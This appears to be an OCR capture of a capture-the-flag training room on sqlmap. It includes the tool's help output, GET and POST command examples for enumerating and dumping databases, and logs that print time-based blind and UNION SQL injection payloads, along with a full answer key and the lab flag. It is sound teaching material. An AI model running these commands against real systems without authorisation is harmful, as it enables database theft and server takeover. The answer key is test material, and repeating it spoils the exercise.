





**Target Machine Information**

| Title | Target IP Address | Expires |
|---|---|---|
| SQLMAP | 10.80.167.235 | 49min 32s |

? Add 1 hour Terminate

Task 1 Introduction




In this room, we will learn about sqlmap and how it can be used to exploit SQL Injection vulnerabilities.

## What is sqlmap?

sqlmap is an open source penetration testing tool developed by Bernardo Damele Assumpcao Guimaraes and Miroslav Stampar that automates the process of detecting and exploiting

In this room, we will learn about sqlmap and how it can be used to exploit SQL Injection vulnerabilities.

## What is sqlmap?

sqlmap is an open source penetration testing tool developed by Bernardo Damele Assumpcao Guimaraes and Miroslav Stampar that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches lasting from database fingerprinting, fetching data from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

## Installing Sqlmap

If you're using Kali Linux, sqlmap is pre-installed. Otherwise, you can download it here: https://github.com/sqlmapproject/sqlmap

Answer the questions below

Read the above and have sqlmap at the ready.

No answer needed

✓ Correct Answer

Task 2 Using Sqlmap

### Sqlmap Commands

To show the basic help menu, simply type `sqlmap -h` in the terminal.

Help Message

```
nare@nare$ sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6#stable}
|_ -| . [(]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)
```

```
  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
```

```
  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --p...rds           Enumerate DBMS users password hashes
    --...s              Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
```

```
    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  Gene...
    These options can be used to set some general working parameters
```

```
  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

  Miscellaneous:
    These options do not fit into any other category

    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
```

**Basic commands:**

| Options | Description |
| --- | --- |
| -u URL, --url=URL | Target URL (e.g. "http://www.site.com/vuln.php?id=1") |
| --data=DA... | Data string to be sent through POST (e.g. "id=1") |

**Basic commands:**

| Options | Description |
|---|---|
| -u URL, --url=URL | Target URL (e.g. "http://www.site.com/vuln.php?id=1") |
| --data=DATA | Data string to be sent through POST (e.g. "id=1") |
| --random-agent | Use randomly selected HTTP User-Agent header value |
| -p TESTPARAMETER | Testable parameter(s) |
| --level=LEVEL | Level of tests to perform (1-5, default 1) |
| --risk=RISK | Risk of tests to perform (1-3, default 1) |

**Enumeration commands:**

***These options can be used to enumerate the back-end database management system information, structure, and data contained in tables.***

**Enumeration commands:**

***These options can be used to enumerate the back-end database management system information, structure, and data contained in tables.***

| Options | Description |
|---|---|
| -a, --all | Retrieve everything |
| -b, --banner | Retrieve DBMS banner |
| --current-user | Retrieve DBMS current user |
| --current-db | Retrieve DBMS current database |
| --passwords | Enumerate DBMS users password hashes |
| --dbs | Enumerate DBMS databases |
| --tables | Enumerate DBMS database tables |
| --columns | Enumerate DBMS database table columns |
| --schema | Enumerate DBMS schema |
| --dump | Dump DBMS database table entries |
| --dump-all | Dump all DBMS databases tables entries |
| --is-dba | Detect if the DBMS current user is DBA |
| -D <DB NAME> | DBMS database to enumerate |
| -T <TABLE NAME> | DBMS database table(s) to enumerate |

| | |
|---|---|
| -T <TABLE NAME> | DBMS database table(s) to enumerate |
| -C COL | DBMS database table column(s) to enumerate |

**Operating System access commands**

***These options can be used to access the back-end database management system on the target operating system.***

| Options | Description |
|---|---|
| --os-shell | Prompt for an interactive operating system shell |
| --os-pwn | Prompt for an OOB shell, Meterpreter or VNC |
| --os-cmd=OSCMD | Execute an operating system command |
| --priv-esc | Database process user privilege escalation |
| --os-smbrelay | One-click prompt for an OOB shell, Meterpreter or VNC |

*Note that the tables shown above aren't all the possible switches to use with sqlmap. For a more extensive list of options, run* `sqlmap -hh` *to display the advanced help message.*

Now that we've seen some of the options we can use with sqlmap, let's jump into the examples using both GET and POST Method based requests.


**Simple HTTP GET Based Test**

```
sqlmap -u https://testsite.com/page.php?id=7 --dbs
```

Here we have used two flags: **-u** to state the vulnerable URL and **--dbs** to enumerate the database.


**Simple HTTP POST Based Test**

First, we need to identify the vulnerable POST request and save it. In order to save the request, Right Click on the request, select 'Copy to file', and save it to a directory. You could also copy the whole request and save it to a text file as well.




**Simple HTTP POST Based Test**

First, we need to identify the vulnerable POST request and save it. In order to save the request, Right Click on the request, select 'Copy to file', and save it to a directory. You could also copy the whole request and save it to a text file as well.



Saved HTTP POST request

```
nare@nare$ cat req.txt
POST /blood/nl-search.php HTTP/1.1
Host: 10.10.17.116
Content-Length: 16
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.17.116
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
Referer: http://10.10.17.116/blood/nl-search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bt0q6qk024tmac6m4jkbh811h4
Connection: close

blood_group=B%2B
```

Now that we've identified a potentially vulnerable parameter, let's jump into the sqlmap and use the following command:

```
sqlmap -r req.txt -p blood_group --dbs
```

```
sqlmap -r <request_file> -p <vulnerable_parameter> --dbs
```

Here we have used two flags: **-r** to read the file, **-p** to supply the vulnerable parameter, and **--dbs** to enumerate the database.

Database Enumeration

```
nare@nare$ sqlmap -r req.txt -p blood_group --dbs
[19:31:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:31:50] [INFO] POST parameter 'blood_group' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[19:33:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:33:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) tech
[19:33:09] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[19:33:  [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists pleas
[19:33:  [WARNING] reflective value(s) found and filtering out
[19:33:12] [INFO] target URL appears to be UNION injectable with 8 columns
```

**Using GET based Method**

```
sqlmap -u https://testsite.com/page.php?id=7 -D blood --tables
```

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --tables
```

**Using POST based Method**

```
sqlmap -r req.txt -p blood_group -D blood --tables
```

```
sqlmap -r req.txt -p <vulnerable_parameter> -D <database_name> --tables
```

Once we run these commands, we should get the tables.

Getting Tables

```
nare@nare$ sqlmap -r req.txt -p blood_group -D blood --tables
[19:35:57] [INFO] parsing HTTP request from 'req.txt'
[19:35:57] [INFO] resuming back-end DBMS 'mysql'
[19:35:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blood_group (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: blood_group=B+' AND (SELECT 3897 FROM (SELECT(SLEEP(5)))Zgvj) AND 'gXEj'='gXEj

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: blood_group=B+' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x58784e494a4c43546361475a45546c676e7
---
[19:35:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:35:[illegible][INFO] fetching tables for database: 'blood'
[19:35[illegible][WARNING] reflective value(s) found and filtering out
Database: blood
```

Once we have available tables, now let's gather the columns from the table **blood_db**.

**Using GET based Method**

```
sqlmap -u https://testsite.com/page.php?id=7 -D blood -T blood_db --columns
```

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> -T <table_name> --columns
```

**Using POST based Method**

```
sqlmap -r req.txt -D blood -T blood_db --columns
```

```
sqlmap -r req.txt -D <database_name> -T <table_name> --columns
```

Getting Tables

```
nare@nare$ sqlmap -r req.txt -D blood -T blood_db --columns
[19:35:57] [INFO] parsing HTTP request from 'req.txt'
[19:35:57] [INFO] resuming back-end DBMS 'mysql'
[19:35:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blood_group (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: blood_group=B+' AND (SELECT 3897 FROM (SELECT(SLEEP(5)))Zgvj) AND 'gXEj'='gXEj

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: blood_group=B+' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a767a71,0x58784e494a4c43546361475a45546c676e7
---
[19:35:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:35:58] [INFO] fetching tables for database: 'blood'
[19:35:[illegible][WARNING] reflective value(s) found and filtering out
Datab[illegible]lood
[3 tables]
```

Or we can simply dump all the available databases and tables using the following commands.

**Using GET based Method**

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-all
```

```
sqlmap -u https://testsite.com/page.php?id=7 -D blood --dump-all
```

**Using POST based Method**

```
sqlmap -r req.txt -D <database_name> --dump-all
```

```
sqlmap -r req.txt-p  -D <database_name> --dump-all
```

I hope you have enjoyed seeing the basics of using sqlmap and its various commands. Now, let's start the challenge in the next task!

Answer the questions below

Which flag or option will allow you to add a URL to the command?

Which flag or option will allow you to add a URL to the command?

-u ✓ Correct Answer

Which flag would you use to add data to a POST request?

--data ✓ Correct Answer

There are two parameters: username and password. How would you tell sqlmap to use the username parameter for the attack?

-p username ✓ Correct Answer

Which flag would you use to show the advanced help menu?

-hh ✓ Correct Answer

Which flag allows you to retrieve everything?

-a ✓ Correct Answer

Which flag allows you to select the database name?

Which flag allows you to retrieve everything?

-a ✓ Correct Answer

Which flag allows you to select the database name?

-D ✓ Correct Answer

Which flag would you use to retrieve database tables?

--tables ✓ Correct Answer

Which flag allows you to retrieve a table's columns?

--columns ✓ Correct Answer

Which flag allows you to dump all the database table entries?

--dump-all ✓ Correct Answer

Which flag will give you an interactive SQL Shell prompt?

Which flag would you use to retrieve database tables?

--tables ✓ Correct Answer

Which flag allows you to retrieve a table's columns?

--columns ✓ Correct Answer

Which flag allows you to dump all the database table entries?

--dump-all ✓ Correct Answer

Which flag will give you an interactive SQL Shell prompt?

--sql-shell ✓ Correct Answer

You know the current db type is 'MYSQL'. Which flag allows you to enumerate only MySQL databases?

--dbms=mysql ✓ Correct Answer

Deploy the machine attached to this task, then navigate to `10.80.167.235` *(this machine can take up to 3 minutes to boot)* ▶ Start Machine

**Task:**

We have deployed an application to collect '***Blood Donations***'. The request seems to be vulnerable.

Exploit a SQL Injection vulnerability on the vulnerable application to find the flag.

Answer the questions below

What is the name of the interesting directory ?

blood ✓ Correct Answer

Who is the current db user?

root ✓ Correct Answer

What is the final flag?

thm{sqlm@p_is_L0ve} ✓ Correct Answer